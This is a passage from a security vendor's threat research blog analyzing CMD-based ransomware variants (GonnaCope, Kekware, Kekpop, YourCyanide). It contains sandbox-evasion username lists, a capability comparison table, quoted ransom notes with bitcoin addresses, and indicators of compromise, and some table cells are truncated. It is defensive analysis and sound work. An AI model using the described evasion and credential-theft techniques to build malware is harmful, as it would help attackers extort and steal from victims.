Password Strength   : Weak
User Name Field     : email
Password Field      : pass
Created Time        : 5/20/2022 11:01:00 AM
Modified Time       :
Filename            : C:\Users\Win7x32\AppData\Local\Google\Chrome\User Data\Default\Login Data
```


Figure 24. The file created from executing passwords.exe

Avoiding usernames

Of the usernames this malware avoids, three in particular stand out. Namely: a.monaldo, karolisliucveikis, and soumy. Upon further research, we discovered that these are usernames from sandbox environments.

a.monaldo

The username of the sandbox machine used by Hunter Yomi



EXECUTED COMMANDS


1. COMMAND:

```
"C:\Users\A4148~1.MON\AppData\Local\Temp\is-2J8L0.tmp\5e811083a263caa7dea5b0a97cda51b6.tmp" /SL5="$10174,2720620,121344,C:\Users\a.monaldo\AppData\Local\Temp\5e811083a263caa7dea5b0a97cda51b6.exe"
```

Figure 25. Screenshot showing the a.monaldo username Image from yomi.yoroi.company

karolisliucveikis

The username of the sandbox machine used by PCRisk




__RECOVER__FILES__.vn_os.txt - Notepad
File Edit Format View Help

```
All of your files have been encrypted.

To unlock them, please send 1 bitcoin(0.5) to BTC address:
18qPmNpugTaE3fUWhGbtHqZ6SzYjsGkTJZ
Afterwards, please email your transaction ID to: vnhack@protonmail.com

Thank you and have a nice day!

Encryption Log:
----------------------------------------

C:\Users\karolisliucveikis\Desktop\1.jpg
C:\Users\karolisliucveikis\Desktop\2.jpeg
C:\Users\karolisliucveikis\Desktop\3.jpg
C:\Users\karolisliucveikis\Desktop\4.jpg
C:\Users\karolisliucveikis\Desktop\5.jpg
C:\Users\karolisliucveikis\Desktop\6.jpg
```

Figure 26. Screenshot showing the karolisliucveikis username Image from pcrisk.com

soumy



File level activity

- write - file - c:\docume~1\soumy\locals~1\temp\818d0b71d208da77ae8ce2f59cfddcc2.bin.jpg
- write - file - C:\WINDOWS\system32\hit.exe
- write - file - C:\DOCUME~1\TestMachine\LOCALS~1\Temp\www.picture.advani.tehelka.com
- write - file - C:\DOCUME~1\TestMachine\LOCALS~1\Temp\tehelka.com
- write - file - PIPE\wkssvc

Figure 27. Screenshot showing the soumy username Image from sonicwall.com

Variant Comparison


The team analyzed these CMD-based ransomwares and came up with the following table that compares each variant and their differences. One notable difference is that GonnaCope, the earliest variant, does not collect user credentials from web browsers and list of applications, and does not enable RDP connections. Furthermore, it does not execute black.bat, the file that temporarily causes the machine to become inaccessible while the malware executes its payload. We also observed that the BTC address used by GonnaCope is different from the BTC address of the succeeding variants and it contains a different ransom note format. The variants also differ in their delivery —— shifting between arriving as an archive, executable files, or LNK files that drop the CMD-based ransomware. The payloads are also located in different parts of the chain, with some being found in the main CMD file, while others are found in files that are downloaded from Pastebin and Discord.

Behavior	GonnaCope	Kekware	Kekpop	Yo
Creates auto-start mechanism	Yes	Yes	Yes	Ye
Disables task manager	Yes	Yes	Yes	Ye
Checks the username of the machine	No	Yes	Yes	Ye
Creates and executes black.bat to continuously turn on Blank Screen Saver	No	Yes	Yes	Ye
Stops services	Yes	Yes	Yes	Ye
Terminates applications	Yes	Yes	Yes	Ye
Swaps mouse buttons	Yes	Yes	Yes	Ye
Renames files	GonnaCope.cope random.cope	<Random>.<file extension>.<Random>.cyn	<Random>.<file extension>.<Random>.kekpop	<R
Gathers a list of installed applications	No	Yes	Yes	Ye
Collects machine information	Yes	Yes	Yes	Ye

Collects token access data	Yes	Yes	Yes	Ye
Collects passwords saved in web browsers	No	Yes	Yes	Ye
Sends an email with a copy of itself as an attachment	Yes	Yes	Yes	Ye
Subject of sent email	Is this you? Here is that document you needed	I Have a crush on you Check This Out	I Have a crush on you	I H
Copies itself in drives	Yes	Yes	Yes	Ye
Enables RDP connection	No	Yes	Yes	Ye
Ransom note message	Your files are unusable pay $100 in bitcoin to bc1qlly4puaz7pz3zmph8n2d620jc2j60qf4ve5qll to get your files back or allow it into outlook for a decryption key	Q: What happened to my files A: They got encrypted by kekware. Q: how can i get them back A: You can get them back by paying $500 in bitcoin to this btc wallet bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf. Q: What happens if i dont pay A: You will never get your files back.	Q: What happened to my files? A: They got encrypted by kekpop. Q: how can i get them back? A: You can get them back by paying $500 in bitcoin to this btc wallet bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf Q: What happens if i dont pay? A: You will never get your files back. Q: Is this related to kpop? A: No fuck kpop	Q: file hov bac bc1 Q: nev you ++ ++
Other messages			kekpop is on your network	Ke
BTC wallet used	bc1qlly4puaz7pz3zmph8n2d620jc2j60qf4ve5qll	bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf	bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf	bc1

Conclusion

The continued use of heavily obfuscated script results in very low detections for these CMD-based ransomware, making it easier to compromise their victims' machines. Even if the technique is not new, the use of multilayer custom environment variables for obfuscation is highly effective in avoiding detection. These ransomware variants are also capable of downloading multiple payloads, performing lateral movement via emails, and using Discord, Pastebin and even Microsoft document links.



2022-05-10T04:48:03 UTC	3 / 58
2022-05-10T04:51:58 UTC	4 / 59
2022-05-10T11:38:11 UTC	6 / 59
2022-05-19T01:58:25 UTC	17 / 57

Figure 28. Low detections of CMD-based ransomware

From our analysis, we are able to infer that the malware author is actively monitoring the reports created by malware researchers by taking note of the usernames found in their sandbox logs and reports, and including them in the evasion list of usernames and machines that is part of the initialization process of the malware being used.

Ransomware variants that possess multiple capabilities —— such as the one analyzed in this blog entry —— are gaining popularity. While YourCyanide and its other variants are currently not as impactful as other families, it represents an interesting update to ransomware kits by bundling a worm, a ransomware, and an information stealer into a single mid-tier ransomware framework.

It is also likely that these ransomware variants are in their development stages, making it a priority to detect and block them before they can evolve further and do even more damage.

Trend Micro solutions

A multilayered approach can help organizations defend against ransomware attacks using security technologies that can detect malicious components and suspicious behavior.

- Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block suspicious behavior and tools before the ransomware can do any damage.
- Trend Micro Cloud One™ Workload Security protects systems against both known and unknown threats that exploit vulnerabilities through virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails that can serve as entry points for ransomware.
- Trend Micro Apex One™ offers automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring endpoint protection.

Indicators of Compromise

GONNACOPE

File	SHA256	Detection
GonnaCope.Bat	ab71472e5a66740369c70715245a948d452a59ea7281233d6ad4c53dfa36b968	Trojan.BAT.GONNACOPE.A
GonnaCope.Bat	0dff760288b3dfebc812761a2596563e5f0aea8ffc9ca4a4c26fa46e74311122	Ransom.BAT.GONNACOPE.THEOEBB
GonnaCopeDL	f9fdfb0d4e2d2ea06ce9222280cd03d25c9768dfa502b871846153be30816fd3	Trojan.MSIL.GONNACOPE.A

GonnaCopeCryptor	2987b5cacc9de6c3a477bd1fc21b960db3ea8742e3b46906d134aa8b73f17280	Ransom.MSIL.GONNACOPE.YXCEE
GonnaCope	7388722c3a19854c1ccf19a92798a7cef0efae538e8e8ecf5e79620e6a49cea7	TrojanSpy.MSIL.GONNACOPE.A
GonnaCopeRansNote	7edb2d152d8744343222b1b93ff846616fc3ca702e96c7e7a3663d2d938d8374	Ransom.MSIL.GONNACOPE.A.note
mail.vbs	26bde18048c32f6612d8d76b8696b2ce59db227913dccd51f696b51640ee11e9	Worm.VBS.GONNACOPE.A
msg.vbs	ca84abd94b65d69ee8d26ffc3cc63a5a0886136e63d405ac293fefecc1d2ff3a	PUA.VBS.GonnaLoop.A
msgbox.vbs	d12e08e5dd94021dfa59d36d3adfe7f47df180023a04be781fa7695adc5ccc54	PUA.VBS.GonnaLoop.A
nokeyboard.reg	a029ae77eced03e515a2acb0ee8ebecf3aebea402e441beef1615e3488234f8e	PUA.Win32.Disabler.A
Readme.txt	9c39b7535b527df3b70800562bad98dc2e046de321fe3914dab896eda753cf38	Ransom.Win32.GONNACOPE.YXCEW.note
downloader.vbs	45189864b6ff6d844d27b59123d2cd461f539d42b362e60e49da50119f0b7083	Trojan.VBS.GONNACOPE.A

KEKPOP

File	SHA256	Detection
Arrival	c8d6298f5ef09a324bb6afc7bb4550857fbd0fcbaea2b315b4f00d78bcc6a262 296ba1469d072c37c6361fe80ba396a92f6461b9562103a3b5a20841d0757722	Trojan.BAT.KEKPOP.THEACBB
Main File	bfd9336deeb399f412c51f8f6797e6b5dc81afa1f1638ab937a28df733a78c0f f8a0d9ea41c2b9082f9aebbc7e337b22d1092dd307ccd34d71fdbd56fd94a41d 1e791e8511ac29bf4fd2a289ed35bb24151a7b0bfa3ab9854b2a586ede050a54 d2d25dee61b17133415b4856412f20134823177effccd53a1f14677d372a4b56	Ransom.BAT.KEKPOP.THEAABB
Dropped BAT File 1		Trojan.BAT.KEKPOP.THEACBB
Dropped BAT File 2	9b087a352fcb0a61545dbd68f7dfa32e0e15f98ca1547207d9ff918881ff5c75	TrojanSpy.BAT.KEKPOP.THEACBB
Dropped BAT File 3	7fed00a9456b6945813f46294d2f587e7486b38917a8818a77774a2a8e2cfe9b	Trojan.BAT.KEKPOP.THEACBB
Dropped Text File		Ransom.BAT.KEKPOP.THEACBB.note
Dropped HTML File		Ransom.HTML.KEKPOP.THEACBB.note
Passwords.exe	53043bd27f47dbbe3e5ac691d8a586ab56a33f734356be9b8e49c7e975241a56	HackTool.Win32.NirsoftPT.SM

GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bb8eeb6c1a40983	Trojan.MSIL.TOKENSTEALER.YXCES
kekpopdicord.exe	e5f589027e859e8bedb2d5fbecff37dcf7bcf7e4af6671c1c0c9aac9b6712913	Trojan.Win64.KEKPOP.YXCET
		Trojan.BAT.KEKPOP.YXCEZ

KEKWARE

File	SHA256	Detection
Arrival	3262ece43e7135c9ed6788588bae269ed75db800964d48cfb762542e0d003259	Trojan.PS1.KEKPOP.YXCEST
	23269070507a70c34a4e219f9be19943211ed38eec4a9ce2b3a49bf76676a5e3	Trojan.PS1.KEKPOP.YXCEST
Main File	e0946a55e9cbdb3485f154f72994bad765b74ba280a2149485af113503b7dc78	Ransom.BAT.KEKPOP.YXCEST
YcynNote.txt	602533e3c67a248e4dc152fa266a372dd2b2d82ff68fdc17c1591ecc429147bc	Ransom.BAT.KEKPOP.YXCEST.note
rAndom.cmd	7fed00a9456b6945813f46294d2f587e7486b38917a8818a77774a2a8e2cfe9b	Trojan.BAT.KEKPOP.THEACBB
cynlog.cmd	9b087a352fcb0a61545dbd68f7dfa32e0e15f98ca1547207d9ff918881ff5c75	TrojanSpy.BAT.KEKPOP.THEACBB
Passwords.exe	53043bd27f47dbbe3e5ac691d8a586ab56a33f734356be9b8e49c7e975241a56	HackTool.Win32.NirsoftPT.SM
GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bb8eeb6c1a40983	Trojan.MSIL.TOKENSTEALER.YXCES
black.bat	07fab8134ff635078cab876dba1e35c536936d193a3667637e0561c6efbb0a85	Trojan.BAT.KEKPOP.YXCEST
loveletter.vbs	f0afc40bec9453d38f2cd7d70e25bc76797839c2d28180904295639080013416	Worm.VBS.MASSMAIL.YXCEST
mail.vbs	080c4f412087aa3b652e8777ea00c801424ad6c4326bf020b9c264440e37c868	Worm.VBS.MASSMAIL.YXCEST
fasdgfsdga.cmd	56622656231060b6401dcea515953d517fd9212b8de66c33c4847840aa958c83	Trojan.BAT.POWLOAD.TIAOELC

YOURCYANIDE

File	SHA256	Detection
LNK	31655244d3b77ae661f10199cd823f54c473d92a88ae892ee1b75bc5794482ad	Trojan.LNK.KEKPOP.YXCEST
	9e973f75c22c718c7438bc1d4614be11ae18e2d5140ecc44c166b5f5102d5fbe	Trojan.LNK.KEKPOP.YXCERT
	c5d842735709618ee4f2521c95bf029a0690c3cbe5f7a06a916f633ebe09dd50	Trojan.LNK.KEKPOP.YXCERT
	f9a2c524c270d581b83c010136402c00623bb36b2dd7758ea5e59c9369fa7649	Trojan.LNK.KEKPOP.YXCERT

Win64 EXE Dropper	8249d6e886a97aec60d35d360773e76c6630d822817dabe1c7674a0b51965669	Trojan.Win64.KEKPOP.YXCEST
	d51538d8da12af8ae36f95b645e76218e4fd61ab433504a3900c14942160446c	Trojan.Win64.KEKPOP.YXCERT
	6a645f72acf1d6c906e8c844e4e8b3fc92c411bf69937cfe7069df2cc51b8a4e	Trojan.Win64.KEKPOP.YXCERT
	2f2fac2c91268a9b31401633b63a374242e46919dc21106466c6c05bab3ce3f8	Trojan.Win64.KEKPOP.YXCERT
	a180c31666788fb6a7da421a743bb1c487099297ec06f2bdd841f342021f3763	Trojan.Win64.KEKPOP.YXCERT
Downloader of the payload	b43d1af1abeef8b552f0b362b2162c3a940a843f5474518c665e145b3aa01ace	Trojan.PS1.KEKPOP.YXCEST
	6e33a2c56b7b32be8e99a15920cf179b4e7aa62eaef8496ace67261543569c25	Trojan.LNK.KEKPOP.YXCERT
Main File (YourCyanide.cmd)	6ab0e2e13c32b18b06b9b93b1fe607a7e04a5c0ba09816c36fba1573a47ded91	Ransom.BAT.KEKPOP.YXCERT
	f8860ce270a2dec3ae1c51ff2c9aea5efe0015d519ebac4ca4c1ac0d97e73323	Ransom.BAT.KEKPOP.YXCERT
	8f0dbf9a6841ced62d7f5c130f420bd5a2b39141097fefba9727034d1bf3b402	Ransom.BAT.KEKPOP.YXCERT
	67a1e573955304887d30ff924eb01ba8a60a188835d7275265ecc716360fb0cf	Ransom.BAT.KEKPOP.YXCERT
	a3523e2ba2c221593a0c16640bfeef8cd146f747fa62620cc2834e417578c34c	Ransom.BAT.KEKPOP.YXCERT
	0ed64dd6e08e5b9c9282966f439ab8881b4611052838db1ef79fabc38b8a61d2	Ransom.BAT.KEKPOP.YXCERT
black.bat	07fab8134ff635078cab876dba1e35c536936d193a3667637e0561c6efbb0a85	Trojan.BAT.KEKPOP.YXCEST
ycynlog.cmd	298c325bbc80af8b3ac77365dd7cc3f97000a8377f36937d8563ab743a92b21c	TrojanSpy.BAT.KEKPOP.YXCEST
YcynNote.txt	4e455d4b353c7cce0155ce1050afc30d064fd93c57bc6428eb3cd988ecd855f0	Ransom.BAT.KEKPOP.YXCERT.note
other.txt	a4c3412ac96061561c6cf05a259dd14e5151fe66eee115ff154d6a0366ba1a12	N/A - non-malicious component
loveletter.vbs	f0afc40bec9453d38f2cd7d70e25bc76797839c2d28180904295639080013416	Worm.VBS.MASSMAIL.YXCEST
mail.vbs	080c4f412087aa3b652e8777ea00c801424ad6c4326bf020b9c264440e37c868	Worm.VBS.MASSMAIL.YXCEST
GetToken.exe	6ad08fe301caae18941487412e96ceb0b561de4482da25ea4bb8eeb6c1a40983	Trojan.MSIL.TOKENSTEALER.YXCES
ForMe.exe		N/A
	316403043e4135474637c0e3f958e72015a08242dc2712f7635012e253cb81b2	Trojan.LNK.KEKPOP.YXCEST
	6a95f52d228316f9b48618a1c728e1c47ec71843e5b4cfb76ab3ef86dcd8cf8c	Trojan.LNK.KEKPOP.YXCEST

Read_Me.txt.cmd	77fd8fba88236d5f55bbb12dbaaa69ee7673397d8606c0c67b22ce523af818cd	Trojan.BAT.POWLOAD.TIAOELB
Main File (WinBugsFix.cmd)	40b923db9c5da6b3bfe345139c42a71e2fd124de6a2808f8cec2a979a044f191	Ransom.BAT.KEKPOP.YXCEST
	b0f7c2021c00a1d495f408295d161befa3faceab02d9c4047cee4904db6c1272	Ransom.BAT.KEKPOP.YXCEST

Tags Articles, News, Reports | Ransomware | Research

Authors

- Ieriz Nicolle Gonzalez

  Threat Analyst

- Nathaniel Morales

  Threat Analyst

- Monte de Jesus

  Threats Analyst

Contact Us Subscribe

Related Articles

- Patch Your WSO2: CVE-2022-29464 Exploited to Install Linux-Compatible Cobalt Strike Beacons, Other Malware
- Trend Micro Partners With Interpol and Nigeria’s EFCC for Operation Killer Bee, Takes Down Nigerian BEC Actors
- AvosLocker Ransomware Variant Abuses Driver File to Disable Antivirus, Scans for Log4shell

See all articles